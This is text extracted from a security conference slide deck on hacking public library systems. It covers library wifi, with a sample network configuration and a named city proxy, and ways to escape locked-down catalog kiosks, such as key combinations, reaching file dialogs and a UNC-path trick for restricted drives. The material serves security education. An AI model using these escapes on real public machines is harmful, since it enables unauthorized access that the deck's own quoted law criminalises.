




Hacking Libraries

(The kind that loan books)

BSides Vancouver 2024 – Wesley Wineberg





On Site Hacking



(Like a Physical Security Assessment, but not)



Disclaimer



[Previous Page](#)

[Table of Contents](#)

[Next Page](#)

Unauthorized use of computer

342.1 (1) Everyone is guilty of an indictable offence and liable to imprisonment for a term of not more than 10 years, or is guilty of an offence punishable on summary conviction who, fraudulently and without colour of right,

- (a) obtains, directly or indirectly, any computer service;
- (b) by means of an electro-magnetic, acoustic, mechanical or other device, intercepts or causes to be intercepted, directly or indirectly, any function of a computer system;
- (c) uses or causes to be used, directly or indirectly, a computer system with intent to commit an offence under paragraph (a) or (b) or under section 430 in relation to computer data or a computer system; or
- (d) uses, possesses, traffics in or permits another person to have access to a computer password that would enable a person to commit an offence under paragraph (a), (b) or (c).

Mischief in relation to computer data

(1.1) Everyone commits mischief who wilfully

- (a) destroys or alters computer data;
- (b) renders computer data meaningless, useless or ineffective;
- (c) obstructs, interrupts or interferes with the lawful use of computer data; or
- (d) obstructs, interrupts or interferes with a person in the lawful use of computer data or denies access to computer data to a person who is entitled to access to it.




Out of Service
Please take item(s) to desk



Fujitsu FP-1000 Printer: out of paper

Font Size 日本語 中文(繁體) More...



bibliotheca

080217 - 08EG



Don Cau Pro At L



long tweets mcgee
@_Amanda_Killian



Libraries literally aren't just a place to obtain books for free. They're one of the few public spaces left in our society where you're allowed to exist without the expectation of spending money.



f



But Why?



Who Would Hack A Library?

British Library starts restoring services online after hack

15 January 2024

By Noor Nanji, Culture correspondent


Share ↵



The British Library's main catalogue, with more than 36 million records, returned online on Monday after last year's cyber attack.



Ransomware?



L


it

←  **r/hacking** · 1 yr. ago
AlexandreKingswort

Public library

So i'm a beginner hacker
computer (assuming i h
Additionally, if i booted

↑ 0 ↓ 💬 17



⋮

a big company from a library
ning to worry about?
about?



Learning Opportunity: VDI's

VDI Use Cases

VDI can be useful to any industry that is looking to implement a highly repeatable end user experience at scale. Here are a few key examples:

- **Banking and financial institutions:** VDI allows banks to tightly control what information their endpoint systems can access. This level of control makes it easier to handle sensitive financial transactions under a heavily scrutinized and regulated environment.
- **Hospitals and healthcare environments:** Hospitals also handle confidential information and must abide by complex regulations such as HIPAA in the United States. Additionally, nurses and doctors are highly mobile in a healthcare environment, moving from thin client to thin client throughout the workday. A VDI implementation allows users to cycle in and out of different profiles on the same device while keeping information siloed and helping meet privacy requirements. VDI can also offer context-



Getting Started

- No laptop required!
- Don't get your laptop stolen



Three Options

- Hack from the wifi
- Hack the catalog / printing PC's
- Hack from the internet use PC's
- ~~Hack the staff PC's~~



Wifi

- All libraries have free wifi
- Usually no login required
- Some have wifi isolated – others have internal network access


Wireless LAN adapter Wi-Fi:

```
Connection-specific DNS Suffix . . . : 
Description . . . . . : Intel(R) Wi-Fi 6E AX210 160MHz
Physical Address. . . . . : 70-
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-Local IPv6 Address . . . . . : fe80::7ce3:c834:f1ff:1d81%11(Preferred)
IPv4 Address. . . . . : 10.2.127.119(Preferred)
Subnet Mask . . . . . : 255.255.248.0
Lease Obtained. . . . . : May 24, 2024 5:35:20 PM
Lease Expires . . . . . : May 24, 2024 5:50:41 PM
Default Gateway . . . . . : 10.2.127.254
DHCP Server . . . . . : 207.194.177.177
DHCPv6 IAID . . . . . : 166995577
DHCPv6 Client DUID. . . . . : 00-01-00-01-2B-BC-EA-18-84-A9-38-F1-B5-C1
DNS Servers . . . . . : 207.194.177.177
NetBIOS over Tcpip. . . . . : Enabled
```




Wifi

- Host to host connections – Enabled in Vancouver!
- City proxy server (Connectra Check Point) in Burnaby:
 - `bastien.city.burnaby.bc.ca.proxy`



Wifi

- Even with internal access – Wifi is the most limited option.



The screenshot shows a web browser window with the title "Captive Portal". The address bar contains the URL: `captiveportal-login.vpl.ca/swarm.cgi?opcode=cp_generate&orig_url=687474703a2f2f77772e6d736674636f6e656374746573742e636f6d2f7265646972656374`. The main content area displays a "Welcome to VPL" message and a blue "Accept" button. The text on the page reads: "VPL provides Wi-Fi free of charge. Please follow copyright and other laws and take personal measures to use Wi-Fi securely. Refer to full terms of use on the next page." Below this, a disclaimer states: "VPL is not responsible for damages related to Wi-Fi use. Device set up is your responsibility. Connection and service may be terminated at any time without notice. Staff are happy to help you but may be unable to resolve technical issues."




Catalog PC's



Catalog PC's

- These PC's are labelled as being for searching the library catalog
- Usually locked down to catalog searches only.




Catalog PC's

- Identify restrictions:
 - Windows Key, Alt, Ctrl, etc?
 - Right Click?
 - Kiosk mode, or desktop / application access?
- Identify goals:
 - Filesystem access
 - Network access
 - Web browser
 - Other?




Basic Kiosk Escapes

- Key combos:
 - Windows key (Start menu)
 - Ctrl-Shift-Esc
 - Alt-Tab
 - Windows-E
 - Windows-R
 - Windows-D
 - Ctrl-F1, Ctrl-F2, etc (Citrix)
 - Shift-F1, Shift-F2, etc (Citrix)



Get To A File Dialog!

- The standard Windows File Open / File Save dialog is very powerful
- Unlimited ways to get to it!




File Dialogs

- Restrictions are likely in place:
 - Drives that can be accessed
 - Dialog options
 - Right click
- Don't give up!
 - Instead of typing C:\ try: \\127.0.0.1\c\$
 - Instead of right clicking, drag and drop
 - Shortcuts!




File Dialogs




Internet Use PC

- Your **best** hacking experience will be the public internet use PC's





Internet Use PC



Internet Use PC

- Usually 1 or 2 hour blocks – Like a time limited CTF!
- Library card to login – Guest accounts often available!
- Disk imaging / freezing software commonly in place
- Full internet access
- Software in place to limit session times
- Some level of OS restrictions in place





Access Granted



Internet Use PC



Acceptable Usage Policy

